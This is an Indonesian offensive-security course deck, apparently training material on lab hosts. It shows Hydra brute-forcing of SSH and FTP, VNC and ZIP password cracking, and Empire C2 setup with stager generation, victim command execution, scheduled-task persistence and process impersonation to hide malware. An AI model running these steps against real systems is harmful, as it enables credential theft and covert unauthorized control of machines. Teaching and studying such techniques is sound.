
Linuxhackingid

ZSecurity

VNC PASSWORD DECRYPTOR

- git clone https://github.com/jeroennijhof/vncpwd.git
- cd vncpwd
- make
- ./vncpwd ../../vnc/passwd

```
[zsecurity㉿kali)-[~/vncpwd]
$ ./vncpwd ../../vnc/passwd
Password: linuxhac
```



BRUTE FORCE ATTACK

Linuxhackingid

ZSecurity

BRUTE FORCE ATTACK

metode peretasan yang menggunakan trial and error untuk memecahkan kata sandi, kredensial login, dan kunci enkripsi.

Tools yang akan kita gunakan adalah **Hydra**.



HYDRA SERVICE SUPPORTED

adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urldenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

SSH BRUTEFORCE ATTACK

Kredensial:

Target: 192.168.23.144

Username: user

Password: ubuntu

Service: SSH

Spesifik Username dan Password

- sudo hydra -l user -p ubuntu ssh://192.168.23.144 -t 10

Spesifik Username dan Password Wordlist

- sudo hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.23.144 -t 10

SSH BRUTEFORCE ATTACK

Username Wordlist dan Spesifik Password

```
sudo hydra -L /usr/share/wordlists/legion/ssh-user.txt -p ubuntu  
ssh://192.168.23.144 -t 10
```

Username Wordlist dan Password Wordlist

- sudo hydra -L /usr/share/wordlists/legion/ssh-user.txt -P
/usr/share/wordlists/rockyou.txt ssh://192.168.23.144 -t 10

SSH BRUTEFORCE ATTACK

```
(zsecurity㉿kali)-[~]
$ sudo hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.23.144 -t 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-07 08:42:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344400 login tries (l:1/p:14344400), ~1434440 tries per task
[DATA] attacking ssh://192.168.23.144:22/
[STATUS] 90.00 tries/min, 90 tries in 00:01h, 14344310 to do in 2656:22h, 10 active
[STATUS] 70.00 tries/min, 210 tries in 00:03h, 14344190 to do in 3415:18h, 10 active
[22][ssh] host: 192.168.23.144    login: user    password: ubuntu → Kredensial berhasil didapat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-07 08:47:03
```

FTP BRUTEFORCE ATTACK

Kredensial:

Target: 192.168.23.144

Username: user

Password: ubuntu

Service: FTP

Spesifik Username dan Password

```
sudo hydra -l user -p ubuntu ftp://192.168.23.144 -t 10
```

Spesifik Username dan Password Wordlist

- sudo hydra -l user -P /usr/share/wordlists/rockyou.txt ftp://192.168.23.144 -t 10

FTP BRUTEFORCE ATTACK

Username Wordlist dan Spesifik Password

```
sudo hydra -L /usr/share/wordlists/legion/ssh-user.txt -p ubuntu  
ftp://192.168.23.144 -t 10
```

Username Wordlist dan Password Wordlist

- sudo hydra -L /usr/share/wordlists/legion/ssh-user.txt -P
/usr/share/wordlists/rockyou.txt ftp://192.168.23.144 -t 10



CRACKING PASSWORD ZIP

Linuxhackingid

ZSecurity

CRACKING ZIP PASSWORD

- sudo apt install fcrackzip
- sudo fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt test.zip

```
(zsecurity㉿kali)-[~]
$ sudo fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt test.zip

PASSWORD FOUND!!!!: pw == 123
```



COMMAND AND CONTROL

Linuxhacking.id

ZSecurity

C2

Command and Control adalah komputer yang dikendalikan oleh penyerang atau penjahat dunia maya yang digunakan untuk mengirim perintah ke sistem yang disusupi malware dan menerima data curian dari jaringan target

EMPIRE C2


Empire adalah kerangka kerja Command and Control (C2) terkenal yang digunakan peretas dalam serangan dunia maya di dunia nyata. Ini telah digunakan untuk menargetkan perusahaan-perusahaan besar melalui email phishing, eksploitasi sistem TI yang bersifat publik, dan serangan-serangan yang merugikan. Ini juga merupakan salah satu kerangka kerja C2 sumber terbuka yang paling banyak digunakan oleh pentester dan Red Team.

EMPIRE C2

Empire adalah kerangka kerja Command and Control (C2) terkenal yang digunakan peretas dalam serangan dunia maya di dunia nyata. Ini telah digunakan untuk menargetkan perusahaan-perusahaan besar melalui email phishing, eksploitasi sistem TI yang bersifat publik, dan serangan-serangan yang merugikan. Ini juga merupakan salah satu kerangka kerja C2 sumber terbuka yang paling banyak digunakan oleh pentester dan Red Team.

KOMPONEN EMPIRE C2

- **Empire Server:** digunakan untuk server C2
- **Empire Client:** untuk berkomunikasi dengan server



INSTALL EMPIRE C2

- sudo apt install powershell-empire

```
(zsecurity㉿kali)-[~]
$ sudo apt install powershell-empire
[sudo] password for zsecurity:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
powershell-empire is already the newest version (5.4.2-0kali5).
powershell-empire set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 563 not upgraded.
```

RUNNING EMPIRE C2 SERVER

- sudo powershell-empire server

```
(zsecurity㉿kali)-[~]
$ sudo powershell-empire server
[INFO]: Checking submodules...
[INFO]: No .git directory found. Skipping submodule check.
[INFO]: v2: Loading listener templates from: /usr/share/powershell-empire/empire/server/listeners/
[INFO]: v2: Loading stager templates from: /usr/share/powershell-empire/empire/server/stagers/
[INFO]: v2: Loading bypasses from: /usr/share/powershell-empire/empire/server/bypasses/
[INFO]: v2: Loading malleable profiles from: /usr/share/powershell-empire/empire/server/data/profiles/
[INFO]: v2: Loading modules from: /usr/share/powershell-empire/empire/server/modules/
[INFO]: Searching for plugins at /usr/share/powershell-empire/empire/server/plugins
[INFO]: Initializing plugin: websockify_server
[INFO]: Initializing plugin: csharpserver
[INFO]: Initializing plugin: reverseshell_stager_server
[INFO]: Initializing plugin: basic_reporting
[INFO]: Initializing plugin: chiselserver
[INFO]: Initializing plugin: socksproxyserver
[WARNING]: Plugin csharpserver does not support db session or user_id, falling back to old method
```

```
Time Elapsed 00:01:02.94
[INFO]: csharpserver: [*] Starting Empire C# server
[INFO]: Plugin csharpserver ran successfully!
[INFO]: Empire starting up...
[INFO]: Compiler ready
[INFO]: Starkiller served at http://localhost:1337/index.html
[INFO]: Started server process [8128]
[INFO]: Waiting for application startup.
[INFO]: Application startup complete.
[INFO]: Uvicorn running on http://0.0.0.0:1337 (Press CTRL+C to quit)
```

RUNNING EMPIRE C2 CLIENT

- sudo powershell-empire client

```
[Empire] Post-Exploitation Framework
=====
[Version] 5.4.2 | [Web] https://github.com/BC-SECURITY/Empire
=====
[Starkiller] Web UI | [Web] https://github.com/BC-SECURITY/Starkiller
=====
[Documentation] | [Web] https://bc-security.gitbook.io/empire-wiki/
=====

node_
modules
package-
lock.json
package.json

EMPIRE

412 modules currently loaded
0 listeners currently active
0 agents currently active

Starkiller is now the recommended way to use Empire.
Try it out at http://localhost:1337/index.html
INFO: Connected to localhost
(Empire) > █
```

SET LISTENER EMPIRE C2


- uselistener http
- set Port 1335
- execute
- back

```
(Empire: uselistener/http) > set Port
(Empire: uselistener/http) > set Port 1335
INFO: Set Port to 1335
(Empire: uselistener/http) > execute
[+] Listener http successfully started
(Empire: uselistener/http) > █
```

SET STAGER EMPIRE C2

- usestager windows_cmd_exec
- set Listener http
- generate

```
(Empire: usestager/windows_cmd_exec) > set Listener http
INFO: Set Listener to http
(Empire: usestager/windows_cmd_exec) > generate
INFO: launcher.exe written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.exe
(Empire: usestager/windows_cmd_exec) >
```



EKSEKSUSI AGENT DI KORBAN

Eksekusi hasil dari file yang sudah di buat oleh Empire ke korban



NEW AGENT EMPIRE C2

- Setelah di eksekusi oleh target, akan muncul informasi bahwa agent dari **FZX6C23T** dapat dieksekusi oleh attacker.

```
INFO: launcher.exe written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.exe
[+] New agent FZX6C23T checked in
(Empire: usestager/windows_cmd_exec) >
```

LIST AGENT EMPIRE C2

Agar kita dapat melihat agent yang sudah terkompromise dengan file kita, dapat menjalankan perintah, **agents**

```
(Empire: usestager/windows_cmd_exec) > agents
Agents
+---+
| ID      | Name     | Language | Internal IP | Username          | Process    | PID   | Delay | Last Seen           | Listener |
+---+
| FZX6C23T | FZX6C23T | powershell | 192.168.23.200 | DESKTOP-HREJARH\Linuxhackingid | powershell | 6116 | 5/0.0 | 2024-04-07 14:30:51 EDT  
(5 seconds ago) | http      |
+---+
(Empire: agents) > |
```

MENGHUBUNGKAN AGENT KE KORBAN

perintah **interact <ID>** dapat menghubungkan ke target yang kita ingin eksekusi

```
(Empire: agents) > interact FZX6C23T
(Empire: FZX6C23T) >
```

EKSEKUSI COMMAND KE KORBAN

perintah **whoami** dapat melihat user target yang menjalankan malware empire

```
( Empire: FZX6C23T ) > whoami
INFO: Tasked FZX6C23T to run Task 1
[*] Task 1 results received
DESKTOP-HREJARH\Linuxhackingid
```

MELIHAT ISI DIRECTORY KORBAN

perintah **dir** dapat melihat isi directory target

Path					
		Mode	Owner	LastWriteTime	Length

C:\Users\Linuxhackingid\Desktop					
-a----	DESKTOP-HREJARH\Linuxhackingid	2023-12-17 19:00:06Z	242295503	ArcSight-8.3.0.8616.0-Connector-Win64 (1).exe	
-a----	DESKTOP-HREJARH\Linuxhackingid	2024-03-28 13:32:35Z	249212184	ArcSight-8.4.1.9024.0-Connector-Win.exe	
-a-hs-	DESKTOP-HREJARH\Linuxhackingid	2024-03-28 13:47:18Z	282	desktop.ini	
-a----	DESKTOP-HREJARH\Linuxhackingid	2024-04-08 01:09:50Z	10752	launcher.exe	

PERSISTENT AKSES

Anda dapat melakukan persistent agar ketika laptop korban di restart atau dimatikan, Anda masih dapat memiliki akses ke laptop korban.

- usemodule powershell_persistence_elevated_schtasks
- set Listener http
- execute

```
SUCCESS: The scheduled task "Updater" has successfully been created.  
Schtasks persistence established using listener http stored in HKLM:\Software\Microsoft\Network\debug with Updater daily trigger at 09:00.
```

IMPERSONATE PROCESS ID

Anda dapat melakukan impersonate process agar ketika dilihat pada task manager, malware kita menirukan proses yang ingin kita tirukan.

- usemodule csharp_sharpsploit.credentials_impersonateprocess
- set ProcessID <ID> (Dalam Contoh ini ID nya 6596 adalah ID notepad.exe)
- execute

```
(Empire: usemodule/csharp_sharpsploit.credentials_impersonateprocess) > set ProcessID 6596
INFO: Set ProcessID to 6596
(Empire: usemodule/csharp_sharpsploit.credentials_impersonateprocess) > execute
INFO: Tasked KHTEDMX5 to run Task 14
[*] Task 14 results received
Successfully impersonated: 6596
```

ProcessName	PID	Status	User	VirtualSize	WorkingSet	Protection
msdtc.exe	3568	Running	NETWORK...	00	20 K	Not allowed
MsMpEng.exe	3252	Running	SYSTEM	00	3,912 K	Not allowed
MusNotifyIcon.exe	392	Running	Linuxhacki...	00	68 K	Disabled
notepad.exe	6596	Running	Linuxhacki...	00	1,632 K	Disabled
OneDrive.exe	2028	Running	Linuxhacki...	00	5,100 K	Disabled
powershell.exe	96	Running	Linuxhacki...	00	53,776 K	Not allowed




AUTO EXPLOITATION

Linuxhackingid

